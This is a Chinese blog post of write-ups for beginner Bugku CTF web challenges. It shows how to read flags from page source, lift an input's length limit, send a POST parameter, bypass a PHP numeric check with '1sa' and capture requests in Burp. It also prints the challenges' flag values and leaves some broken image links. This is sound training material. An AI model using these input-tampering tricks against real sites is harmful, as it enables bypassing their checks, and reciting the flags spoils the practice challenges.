Bugku-WEB-writeup（持续学习中~）

原创

devil_sad 于 2021-11-12 20:37:02 发布 3092 收藏
文章标签： 前端 安全

本文链接：https://blog.csdn.net/devil_sad/article/details/121294992

滑稽

打开题目发现一堆笑脸怼脸

按F12直接查看网页源代码即可获得flag

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<meta name="viewport" content="width=device-width,hight=device-hight,minimum-scale=1.0,maximum-
<title>BugkuCTF-WEB1</title>

<style type="text/css">
body { margin: 0; padding: 0; position: relative; background-image: url(images/xh.jpg); backgro



</style>

</head>
<body id="body" onLoad="init()">
<!flag{48729a7d66f966db}>
<script type="text/javascript" src="js/ThreeCanvas.js"></script>
<script type="text/javascript" src="js/Snow.js"></script>

<script type="text/javascript">
    var SCREEN_WIDTH = window.innerWidth;//
    var SCREEN_HEIGHT = window.innerHeight;
    var container;
    var particle;//粒子
```


计算器

打开之后发现需要计算并输入验证码，可只能输入一位数字

我们可以右键单击输入框审查元素把maxlength改成3，使得我们能在验证框输入三位数

```
    height: 25px;
}

.code {
  display: inline-block;
    color: #ff0000;
    font-family: Tahoma, Geneva, sans-serif;
    font-style: italic;
    font-weight: bold;
    text-align: center;
    width: 100px;
    height: 25px;
    line-height: 25px;
    cursor: pointer;
    border:1px solid #e2b4a2;
    background: #e2b4a2;
}

.input {
    width: 100px;

}
</style>

</head>

<body>

<span id="code" class="nocode">验证码</span> <input type="text" class="input" maxlength="1"/>
<button id="check">验证</button>
<div style="text-align:center;">
<p>来源:<a href="http://ctf.bugku.com/" target="_blank">BugKu-ctf</a></p>
</div>

</body>
<script src="js/jquery-1.12.3.min.js"></script>
<script type="text/javascript" src="js/code.js"></script>
```


输入验证码即可得到flag



或者我们也可以直接点击上文中红框中的"js/code.js"也可以直接查看flag


```
$(function() {
    var code = 9999;
    function codes(){

        var ranColor = '#' + ('00000' + (Math.random() * 0x1000000 << 0).toString(16)).slice(-6); //随机生成颜色
        // alert(ranColor)
        var ranColor2 = '#' + ('00000' + (Math.random() * 0x1000000 << 0).toString(16)).slice(-6);
        var num1 = Math.floor(Math.random() * 100);
        var num2 = Math.floor(Math.random() * 100);
        code = num1 + num2;

        $("#code").html(num1 + "+" + num2 + "=?");
        if ($("#code").hasClass("nocode")) {
            $("#code").removeClass("nocode");
            $("#code").addClass("code");

        }
        $("#code").css('background',ranColor);
         $("#code").css('color',ranColor2);

    }
    codes()

    $("#code").on('click',codes)

    $("#check").click(function(){
        if ($(".input").val() == code && code != 9999) {
            alert("flag{215c0dc57cb9848e3ed7f70497b48da0}");
        } else {
            alert("输入有误!");
        }
    });
});
```


POST

通过阅读代码得知$what=='flag' 即可得到flag


```
$what=$_POST['what'];
echo $what;
if($what=='flag')
echo 'flag{****}';
```


可是我们直接在URL后输入无法得到flag，于是我们可以通过hackbar以post的方式发出请求，即可得到flag




矛盾

打开题目可知要使num不是纯数字且要等于1。




则构造num=1sa（开头要为1），即可得到flag




alert


打开题目




点击确认之后却没有出现flag



于是我们按Ctrl+U查看源代码，发现有一串乱码




现在可以把这一串乱码复制到解码工具进行解码，即可得到flag




你必须让他停下

打开题目，发现网页不断在刷新



等到网页刷新出图片的时候按ctrl+U查看源码即可得到flag，或者可以用Bp进行抓包




```
<html>
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<meta name="description" content="">
<meta name="author" content="">
<title>Dummy game</title>
</head>

<script language="JavaScript">
function myrefresh(){
window.location.reload();
}
setTimeout('myrefresh()',500);
</script>
<body>
<center><strong>I want to play Dummy game with others£¡But I can't stop!</strong></center>
<center>Stop at panda ! u will get flag</center>
<center><div><img src="10.jpg" /></div></center><br><a style="display:none">flag{289f184cedac47a1198840233a4f2032}</a></body>
</html>
```


CSDN @devil_sad

头等舱

打开题目可知，里面啥也没有

于是用Burp抓包查看

将包发送到Repeater中并点击send，即可得到flag

